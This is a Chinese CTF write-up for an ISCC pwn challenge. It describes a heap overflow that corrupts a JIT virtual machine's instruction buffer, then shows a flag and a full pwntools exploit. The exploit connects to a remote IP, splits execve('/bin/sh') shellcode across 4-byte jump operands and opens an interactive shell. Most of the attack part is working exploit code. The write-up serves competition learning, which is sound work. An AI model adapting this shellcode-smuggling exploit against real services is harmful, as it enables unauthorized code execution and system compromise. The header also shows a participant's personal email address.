
### QLNU-SEC-2403+于光泽+191897071@qq.com

### PWN+mutsumi

### 解题思路


1.放入ida中分析。所有输入在堆上进行，通过scanf("%s")读取，存在的堆溢出。另外，calloc申请的大内存块，结合mutsimi\_jit函数分析可知，它用于存储虚拟机（VM）指令，这些指令可用于 if 语句的条件判断





2.在由 calloc 申请的用于存储 VM 指令的大内存块之前，还存在着另外一个内存块。如果溢出，可以篡改vm堆块内容，改写待解析的指令

3.run\_vm函数中，最终会跳转到mmap的可执行段去执行



4. vm堆块中近跳指令的参数可以控制，将shellcode嵌入到近跳指令的4字节参数中，同时配合短跳指令，使其跳转到被拆分在参数中的shellcode 片段



ISCC{868ae0fd-ff5c-48bb-bf8d-65942b22c8ee}

## Exp:

import platform

from pwn import \*

import sys

context(arch='amd64', os='linux', log\_level='debug')

context.terminal = ['tmux', 'splitw', '-h']

def setup\_network\_connection():

try:

connection = remote('101.200.155.151', 12800)

log.info("成功连接到远程服务器")

return connection

except Exception as e:

log.error(f"连接远程服务器失败: {e}")

sys.exit(1)

def generate\_code\_block(assembly\_code):

try:

machine\_code = asm(assembly\_code)

if len(machine\_code) > 4:

log.error(f"代码太长（最大4字节）: {assembly\_code}")

return None

machine\_code = machine\_code.ljust(4, b'\x90')

payload\_segment = p64(0x114f00) + p32(0) + p32(1)

payload\_segment += p64(0x114f00) + p32(0) + machine\_code

return payload\_segment

except Exception as e:

log.error(f"汇编代码 '{assembly\_code}' 时出错: {e}")

return None

def construct\_payload():

"""构建完整的shellcode有效载荷"""

full\_payload = b"saki,stop".ljust(0x20, b'\x00')

full\_payload += p64(0) + p64(0x1011)

shellcode\_instructions = [

"mov al, 0x68",

"shl rax, 0x10",

"add ax, 0x732f",

"shl rax, 0x10",

"add ax, 0x6e69",

"shl rax, 0x10",

"add ax, 0x622f",

"push rax",

"xor rax, rax",

"mov rdi, rsp",

"mov al, 0x3b",

"syscall"

]

for instruction in shellcode\_instructions:

code\_chunk = generate\_code\_block(instruction)

if not code\_chunk:

return None

full\_payload += code\_chunk

return full\_payload

def main():

try:

conn = setup\_network\_connection()

final\_shellcode = construct\_payload()

if not final\_shellcode:

log.error("构建shellcode失败")

return

conn.recvuntil("her\n")

initial\_packet\_count = (len(final\_shellcode) - 0x30) // 0x10

log.info(f"发送 {initial\_packet\_count} 个初始数据包")

for \_ in range(initial\_packet\_count):

conn.sendline(b"saki,ido")

conn.sendline("1")

log.info("发送最终有效载荷")

conn.sendline(final\_shellcode)

log.info("切换到交互模式")

conn.interactive()

except EOFError:

log.error("连接意外关闭")

except KeyboardInterrupt:

log.info("由于用户中断而退出")

except Exception as e:

log.error(f"发生意外错误: {e}")

finally:

if 'conn' in locals():

conn.close()

log.info("连接已关闭")

if \_\_name\_\_ == "\_\_main\_\_":

main()